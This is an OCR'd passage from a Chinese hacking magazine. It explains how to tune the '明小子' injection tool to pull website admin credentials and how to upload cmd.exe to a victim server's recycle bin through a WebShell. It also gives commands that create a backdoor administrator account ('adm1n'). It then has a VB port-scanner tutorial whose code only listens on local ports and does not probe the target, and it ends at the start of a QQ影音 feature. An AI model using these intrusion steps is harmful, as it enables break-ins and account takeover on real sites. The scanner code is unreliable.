


图2

2.把"死"工具用"活"

目前的扫描类工具都属于是机械的"死"工具，利用自身所挂接的数据库记录来进行暴力测试。以"明小子"为例，有时我们会遇到测试某网站具有注入点但在猜解表名完毕时却得不到任何信息的情况，此时可千万不要轻易就放弃，只要我们有针对性地添加一些自定义的记录，往往会把"死"工具用活。有时可以在目标网站上看一下信息的发布者，是否是那些最为常见的"Admin"、"佚名"之外的管理者，比如有相当一部分的管理者喜欢使用带有自己网站域名部分作前缀的admin，此时我们就可以先在"明小子"中点击"猜解表名"左侧的"添加"按钮，将"palelite_data"作为尝试猜解的数据库名；然后点击"猜解列名"左侧的"添加"按钮将"palelite_admin"和"palelite_password"作为尝试猜解的账号及密码列，最后点击"猜解内容"按钮，就有可能猜解出该网站的账号和密码（如图2）。

3. WebShell中"出镜率"最高的为什么是"回收站"？

在得到目标网站的账号、密码和后台登录地址之后，比较经典的做法就是上传网页木马、备份数据库来拿到WebShell了。在WebShell中为了进一步达到提权的目的，通常都会将本地的cmd.exe上传到对方的C盘的RECYCLER（回收站），为什么呢？一是隐蔽性比较好，二是要求该目录必须有写入的权限。而另外一个需要注意的细节是先点击"浏览"按钮选择当地的cmd.exe文件，接着在左边的"上传路径："后将上传到对方回收站的文件起个同样的文件名"C:\recycler\cmd.exe"（如图3），最后才是点击"上传"按钮进行文件的传送。值得一提的还有使用cmd.exe来提权的两条重要命令，分别是"net user adm1n 123456 /add"和"net localgroup administrators adm1n /add"，作用是先新建一个名为"adm1n"、登录密码为"123456"的账号，然后将它提升至管理员组。




图3

最后，真诚地奉劝各位叉子学技术千万不能嚣张，甚至做出一些比较过火的事情来。前一阵在咱的论坛上看到有X城县公安局被黑的页面截图，这位兄弟高调留下了QQ、邮箱等若干挑衅信息，另外11月初在猫扑上也看到了该网页友情链接性病治疗、不孕不育等无干信息的截图，很让人无语。其实，圈内有很多高手已经被"招安"了，这些大侠们是去真正做一些爱国的事，令人好生羡慕，连我这"半瓶晃荡"的菜鸟甚至也曾经帮XX局做过千里之外取证的"大事"（小小地"虚荣"一下哈）。我们学的是技术，切不可以身试法，有机会还是应该做些报效祖国的有益之事，而不是把"爱国"当作一句口号。

端口，扫！扫！扫！

——VB简单编写端口扫描器

炫风舞

相信端口扫描器没人不知道吧？除非你火星了。最基础的扫描就是从端口开始的，那么什么是端口扫描呢？

端口扫描是指某些别有用心的人发送一组端口扫描消息，试图以此侵入某台计算机，并了解其提供的计算机网络服务类型（这些网络服务都与端口号相关）。攻击者可以通过它了解到从哪里可探寻到攻击弱点。实质上，端口扫描包括向每个端口发送消息，一次只发送一个消息。接收到的回应类型表示是否在使用该端口并且可由此探寻弱点。

下面，我就教大家用VB来编写一个简单的端口扫描器。这个扫描器的原理非常简单：通过VB中的“Winsock”控件来连接对方IP，并通过判断端口的回应来进行端口的扫描。

先给出程序的主界面（如图1），我们要用到4个“Label”控件、5个“Text”控件、3个“Command”控件。设计好界面后，我们开始编写代码。




图1

首先进行外部声明，代码如下：

```
Dim portnum As Long
Dim start As String
```

首先对“Command1”控件进行声明，代码如下：

```
Private Sub Command1_Click()
If Text1.Text = "" Then
MsgBox "没有IP你怎么扫描？" + "", 16, "提示："
Exit Sub
Else
End If

If Not IsNumeric(Text2.Text) Then
MsgBox "看看参数框吧..." + "", 16, "提示："
Exit Sub
Else
End If

If Not IsNumeric(Text3.Text) Then
MsgBox "看看参数框吧..." + "", 16, "提示："
Exit Sub
Else
End If

If Text2.Text = "" Or Text3.Text = "" Then
MsgBox "没端口你往哪儿扫描？" + "", 16, "提示："
Exit Sub
End If

Dim Xuanfengwu
Xuanfengwu = Split(Text1.Text, ".")

Dim i As Integer
If UBound(Xuanfengwu) = 3 Then
For i = 0 To UBound(Xuanfengwu)
If Not IsNumeric(Xuanfengwu(i)) Then
MsgBox "你自己看看参数框！" + "", 16, "提示："
Exit Sub
Else

If Not (Len(Xuanfengwu(i)) > 0 And
Len(Xuanfengwu(i)) <= 3) Then
MsgBox "洗洗睡吧..." + "", 16, "提示："
Exit Sub
Else
```

```
If Not (Int(Xuanfengwu(i)) >= 0 And Int(Xuanfengwu(i)) <= 255) Then
MsgBox "你还是把程序关了吧！" + "", 16, "提示："
Exit Sub
End If
End If
End If
Next i
Else
MsgBox "唉，再看看吧..." + "", 16, "提示："
End If

Winsock1.Close
start = True
Call SCanningPorts
lstOpenPorts.Text = lstOpenPorts.Text & vbCrLf & "端口" & Text2.Text & "-" & Text3.Text & "扫描完成！"
End Sub
```

由于以上代码内容比较长，我分开为大家进行翻译：

当“Text1”控件内容（IP地址）为空时，弹出出错提示。当“Text2”控件内容（端口）不是数字时，弹出出错提示。当“Text3”控件内容（端口）不是数字时，弹出出错提示。当“Text2”控件“Text3”控件内容（端口）为空时，弹出出错提示。

定义“Xuanfengwu”，分开声明“Text1”控件：当内容（IP地址）不是数字时，弹出出错提示。当内容（IP地址）每一段位数大于三位时，弹出出错提示。当内容（IP地址）每一段数字大于255时，弹出出错提示。当内容（IP地址）不完整时，弹出出错提示。

对“Winsock”控件进行描述：“Winsock”控件处于关闭状态，当开始扫描后，“Winsock”控件为响应状态，过程调用“SCanningPorts”（稍后给出代码）。我们把“Text5”控件重新命名为“lstOpenPorts”，并且将它的“ScrollBars”设置成“2 - Vertical”（也就是设置一个垂直滚动条）。然后再将它的“MultiLine”设置成“True”（也就是接受多行文本），设置后的效果（如图2）。当扫描完成时，“lstOpenPorts”显示如下格式文本：“端口+对应端口文本框内容+分隔线+扫描完成”

接下来我们对“Command2”控件进行声明，代码如下：

```
Private Sub Command2_Click()
start = False
End Sub
```

以上代码的意思是：按下“Command2”后，程序停止扫描，转为不响应状态。

我们继续对“Command3”控件进行声明，代码如下：

```
Private Sub Command3_Click()
lstOpenPorts.Text = ""
End Sub
```

以上代码的意思是：按下“Command3”后，将文本控件“lstOpenPorts”内容设为空白，也就是清空。

下面我们就对之前提到的“SCanningPorts”进行声明，代码如下：

```
Sub SCanningPorts()
Dim porttwo As Long
portnum = Text2.Text
porttwo = Text3.Text
On Error GoTo viriio:
Do
portnum = portnum + 1
DoEvents
If start = True Then
Winsock1.Close
DoEvents
Winsock1.LocalPort = portnum
DoEvents
Text4.Text = portnum
Winsock1.Listen
DoEvents
Else
portnum = 0
Exit Sub
End If
Winsock1.Close
DoEvents
Loop Until portnum >= porttwo
portnum = 0
viriio:
If Err.Number = 10048 Then
lstOpenPorts.Text = lstOpenPorts.Text & vbCrLf & "端口" & Winsock1.LocalPort & "开放中"
Resume Next
```

```
End If
End Sub
```




图2

以上代码的意思是：端口数组（开始端口）值为“Text2”控件内容，第二个（结束端口）值为“Text3”控件内容，使用遍历法搜寻端口是否有开放的。使用“Winsock”控件监听，将“portnum”设为0，做循环到“porttwo”。错误号“10048”，表示此端口正在使用中，判断该端口开放，输出数据到文本控件“lstopenports”，显示内容为“某某端口开放中”。

最后，我们对窗体进行一个声明，代码如下：

```
Private Sub Form_Load()
Text1.Text = Winsock1.LocalIP
End Sub
```

以上代码的意思是：使用“Winsock”控件获取本地的IP地址，并输出数据到“Text1”控件中。

到这里，我们的端口扫描器也就算完成了。点击“文件”-“生成工程”就可以生成文件了（如图3）。




图3

整个程序的编写对各位读者来说应该不是太难，如果看不懂代码的，该好好强化一下编程水平了。这次的文章就到这里，相信大家都应该能看得懂。

QQ影音——3D视觉享受

黑夜红云

从去年的《阿凡达》开始全国就掀起一场3D热，腾讯貌似也不愿放弃这个大好的商机，在2011.05.12的时候推出了新版的QQ影音。（QQ影音3.1）此版本最大的亮点就是：

1.3D播放：支持实时2D转3D
2.3D播放：支持红蓝交换
3.3D播放：支持视差调节
4.3D播放：支持交错视频格式
5.3D播放：支持画面拉伸

其实就是一句话，把普通的2D视频转换成3D的。

再次之前先来回顾下：QQ影音是由腾讯公司最新推出的一款支持任何格式影片和音乐文件的本地播放器。QQ影音首创轻量级多播放内核技术，深入挖掘和发挥新一代显卡的硬件加速能力，软件追求更小、更快、更流畅的视听享受。

好了，废话不多说。让我们看看它的新功能吧！



图1

